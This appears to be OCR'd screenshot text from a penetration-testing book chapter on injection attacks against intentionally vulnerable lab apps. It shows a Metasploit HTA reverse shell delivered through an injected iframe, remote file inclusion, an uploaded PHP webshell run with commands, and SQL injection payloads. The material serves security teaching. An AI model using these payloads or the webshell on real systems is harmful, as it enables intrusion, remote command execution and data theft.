{"name":"Name","comment":"My <h1>comment</h1>"}
History
Search
Alerts
Output
WebSockets
Break Points
Enabled | Type | Condition
WebSocket
Break on Opcode: TEXT;



History
Search
Alerts
Output
WebSockets
Break Points
Channel: -- All Channels --
Filter:OFF
Channel | ↔ | Timestamp | Opcode | Bytes | Payload
#5.2 16/06/18, 10:34:12.67 1=TEXT 113 <pre>Name: admin
Comment: I like this website.</pr...
#4.1 16/06/18, 10:34:49.483 1=TEXT
#4.2 16/06/18, 10:34:49.499 1=TEXT
#4.3 16/06/18, 10:37:47.793 1=TEXT
#4.4 16/06/18, 10:37:47.807 1=TEXT
#4.5 16/06/18, 10:38:45.167 1=TEXT
#4.6 16/06/18, 10:39:55.751 1=TEXT
#4.7 16/06/18, 10:42:52.32 1=TEXT
#4.8 16/06/18, 10:42:57.645 1=TEXT 44 <pre>Name: Name
Comment: My comment</pre>
Exclude from WebSockets
Break...
Include Channel Url in Context
Exclude Channel Url from Context
Open/Resend with Message Editor...



History
WebSocket Message Editor
Channel: dvws.local:8080 (#4
Opcode: TEXT
Direction: outgoing
Text
#4.15 - 16/06/18, 10:44:37.38 - TEXT
Send
{"name":"Name","comment":"My comment repeated"}
#4.13 16/06/18, 10:43:31.64 1=TEXT 38 {"name":"Name","comment":"My comment"}
#4.14 16/06/18, 10:43:31.82 1=TEXT 44 <pre>Name: Name
Comment: My comment</pre>
#4.15 16/06/18, 10:44:37.38 1=TEXT 47 {"name":"Name","comment":"My comment repeated"}
#4.16 16/06/18, 10:44:37.43 1=TEXT 53 <pre>Name: Name
Comment: My comment repeated...
Alerts
Current Scans


*Loopback: lo
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
tcp.stream eq 1
Expression...
No. Time Source Destination Protocol Length Info
3 0.015173829 127.0.0.1 127.0.0.1 TCP 110 35449 → 8080 [PSH, ACK] Seq=1 Ack=1 Win=
4 0.015189783 127.0.0.1 127.0.0.1 TCP 66 8080 → 35449 [ACK] Seq=1 Ack=45 Win=350
5 0.074652922 127.0.0.1 127.0.0.1 TCP 112 8080 → 35449 [PSH, ACK] Seq=1 Ack=45 Wi
6 0.074663626 127.0.0.1 127.0.0.1 TCP 66 35449 → 8080 [ACK] Seq=45 Ack=47 Win=35
Wireshark · Follow TCP Stream (tcp.stream eq 1) · wireshark_lo_20180616120008_FdD4ZU
....C...-...a..."...o.......7.......,...-....,<pre>Name: Name
Comment:
My comment</pre>
Frame 5:
Ethernet
Internet
Transmiss
1 client pkt, 2 server pkts, 1 turn.
Entire conversation (90 bytes)
Show and save data as ASCII
Stream 1
Find:
Find Next
Help
Filter Out This Stream
Print
Save as...
Back
Close
wireshark_lo_20180616120008_FdD4ZU
Packets: 8 · Displayed: 4 (50.0%)
Profile: Default

```
msf exploit(windows/misc/hta_server) > show options

Module options (exploit/windows/misc/hta_server):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SRVHOST  0.0.0.0          yes       The local host to listen on. This must be an address
   SRVPORT  8888             yes       The local port to listen on.
   SSL      false            no        Negotiate SSL for incoming connections
   SSLCert                   no        Path to a custom SSL certificate (default is randomly
   URIPATH                   no        The URI to use for this exploit (default is random)


Payload options (windows/shell/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process,
   LHOST     192.168.56.10    yes       The listen address
   LPORT     12345            yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Powershell x86
```


```
msf exploit(windows/misc/hta_server) > run
[*] Exploit running as background job 2.

[*] Started reverse TCP handler on 192.168.56.10:12345
[*] Using URL: http://0.0.0.0:8888/k0Pjsl1tz2cI3Mm.hta
[*] Local IP: http://192.168.56.10:8888/k0Pjsl1tz2cI3Mm.hta
[*] Server started.
```



The BodgeIt Store - Windows Internet Explorer
http://192.168.56.11/bodgeit/search.jsp?q=t<iframe src="http://192.168.56.10:8888/k0Pjsl1tz2cI3Mm.hta"></iframe
Favorites
The BodgeIt Store
HTTP 404 Not Found
To help protect your security, Internet Explorer blocked this site from downloading files
Download File...
What's the Risk?
Information Bar Help
The Store
We bodge it, so you dont have to!
Home
About Us
Contact Us
Login
Your Basket
Doodahs
Gizmos
Thingamajigs
Thingies
Whatchamacallits
Whatsits
Widgets
Search



msf exploit(windows/misc/hta_server) > [*] 192.168.56.12 hta_server - Delivering Payload
[*] 192.168.56.12 hta_server - Delivering Payload
[*] 192.168.56.12 hta_server - Delivering Payload
[*] 192.168.56.12 hta_server - Delivering Payload
[*] 192.168.56.12 hta_server - Delivering Payload
[*] 192.168.56.12 hta_server - Delivering Payload
[*] Encoded stage with x86/shikata_ga_nai
[*] Sending encoded stage (267 bytes) to 192.168.56.12
[*] Command shell session 2 opened (192.168.56.10:12345 -> 192.168.56.12:10573) at 2018-06-18 07:46:33 -0500

```
msf exploit(windows/misc/hta_server) > sessions

Active sessions
===============

  Id  Name  Type               Information  Connection
  --  ----  ----               -----------  ----------
  2         shell x86/windows               192.168.56.10:12345 -> 192.168.56.12:10573

msf exploit(windows/misc/hta_server) > sessions -i 2
[*] Starting interaction with 2...

Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>ipconfig
ipconfig

Windows IP Configuration


Ethernet adapter Local Area Connection:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::c88:a9a5:b2f6:17c2%11
   IPv4 Address. . . . . . . . . . . : 192.168.56.12
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 192.168.56.1
```


Chapter 6: Exploiting Injection Vulnerabilities







192.168.56.11/dvwa/vulnerabilities/fi/?page=http://192.168.56.10/index.html
Debian Logo
Apache2 Debian Default Page
It works!
This is the default welcome page used to test the correct operation of the Apache2 server after installation on Debian systems. If you can read this page, it means that the Apache HTTP server installed at this site is working properly. You should replace this file (located at /var/www/html/index.html) before continuing to operate your HTTP server.
If you are a normal user of this web site and don't know what this page is about, this probably means that the site is currently unavailable due to maintenance. If the problem persists, please contact the site's administrator.
Configuration Overview
Debian's Apache2 default configuration is different from the upstream default configuration, and split into several files optimized for interaction with Debian tools. The configuration system is fully documented in /usr/share/doc/apache2/README.Debian.gz. Refer to this for the full documentation. Documentation for the web server itself can be found by accessing the manual if the apache2-doc package was installed on this server.
The configuration layout for an Apache2 web server installation on Debian systems is as follows:
/etc/apache2/
|-- apache2.conf
| `-- ports.conf
|-- mods-enabled
| |-- *.load
| `-- *.conf
|-- conf-enabled
| `-- *.conf
|-- sites-enabled
| `-- *.conf



192.168.56.11/dvwa/vulnerabilities/upload/#
Your image was not uploaded.
DVWA
Home
Instructions
Setup
Brute Force
Command Execution
CSRF
Vulnerability: File Upload
Choose an image to upload:
Browse...
No file selected.
Upload
More info



Intercept
HTTP history
WebSockets history
Options
Request to http://192.168.56.11:80
Forward
Drop
Intercept is on
Action
Comment this item
Raw
Params
Headers
Hex
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.56.11/dvwa/vulnerabilities/upload/
Cookie: security=medium; BEEFHOOK=edFl98r2ZxedksedDM8uWhZdjVXq76SA1Q4PKEMM4N20W2yYFkCjGLFiCKebK94aBmgghdCiaYuqbeMd;
PHPSESSID=dd16q9kcgbuip25i6sq3fd3jk3
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: multipart/form-data; boundary=---------------------------243975647652088993915057559
Content-Length: 622
-----------------------------243975647652088993915057559
Content-Disposition: form-data; name="MAX_FILE_SIZE"
100000
-----------------------------243975647652088993915057559
Content-Disposition: form-data; name="uploaded"; filename="webshell1.php"
Content-Type: application/x-php
<?
system($_GET['cmd']);
echo 'Type a command: <form method="post" action="../../hackable/uploads/webshell.jpg"><input type="text" name="cmd"/></form>';
?>
-----------------------------243975647652088993915057559
Content-Disposition: form-data; name="Upload"
Upload
-----------------------------243975647652088993915057559--



Vulnerability: File Upload
Choose an image to upload:
Browse...
No file selected.
Upload
../../hackable/uploads/webshell.php succesfully uploaded!



192.168.56.11/dvwa/vulnerabilities/fi/?page=../../hackable/uploads/webshell.php
Type a command:
DVWA
Home
Instructions
Setup



192.168.56.11/dvwa/hackable/uploads/webshell.php?cmd=%2Fsbin%2Fifconfig
eth0 Link encap:Ethernet HWaddr 08:00:27:7a:dc:67 inet addr:192.168.56.11 Bcast:192.168.56.255 Mask:255.255.255.0 inet6 addr: fe80::a00:27ff:fe7a:dc67/64 Scope:Link UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1 RX packets:388 errors:0 dropped:0 overruns:0 frame:0 TX packets:416 errors:0 dropped:0 overruns:0 carrier:0 collisions:0 txqueuelen:1000 RX bytes:161454 (161.4 KB) TX bytes:114332 (114.3 KB) Interrupt:10 Base address:0xd020 lo Link encap:Local Loopback inet addr:127.0.0.1 Mask:255.0.0.0 inet6 addr: ::1/128 Scope:Host UP LOOPBACK RUNNING MTU:16436 Metric:1 RX packets:417 errors:0 dropped:0 overruns:0 frame:0 TX packets:417 errors:0 dropped:0 overruns:0 carrier:0 collisions:0 txqueuelen:0 RX bytes:73665 (73.6 KB) TX bytes:73665 (73.6 KB) Type a command:


192.168.56.11/dvwa/vulnerabilities/sqli/?id=1'&Submit=Submit#
You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near ''1'



Vulnerability: SQL Injection
User ID:
Submit
ID: 1''
First name: admin
Surname: admin



Home
Instructions
Setup
Brute Force
Command Execution
CSRF
Insecure CAPTCHA
File Inclusion
SQL Injection
SQL Injection (Blind)
Upload
XSS reflected
XSS stored
DVWA Security
PHP Info
About
Vulnerability: SQL Injection
User ID:
Submit
ID: ' or '1'='1
First name: admin
Surname: admin
ID: ' or '1'='1
First name: Gordon
Surname: Brown
ID: ' or '1'='1
First name: Hack
Surname: Me
ID: ' or '1'='1
First name: Pablo
Surname: Picasso
ID: ' or '1'='1
First name: Bob
Surname: Smith
ID: ' or '1'='1
First name: user
Surname: user

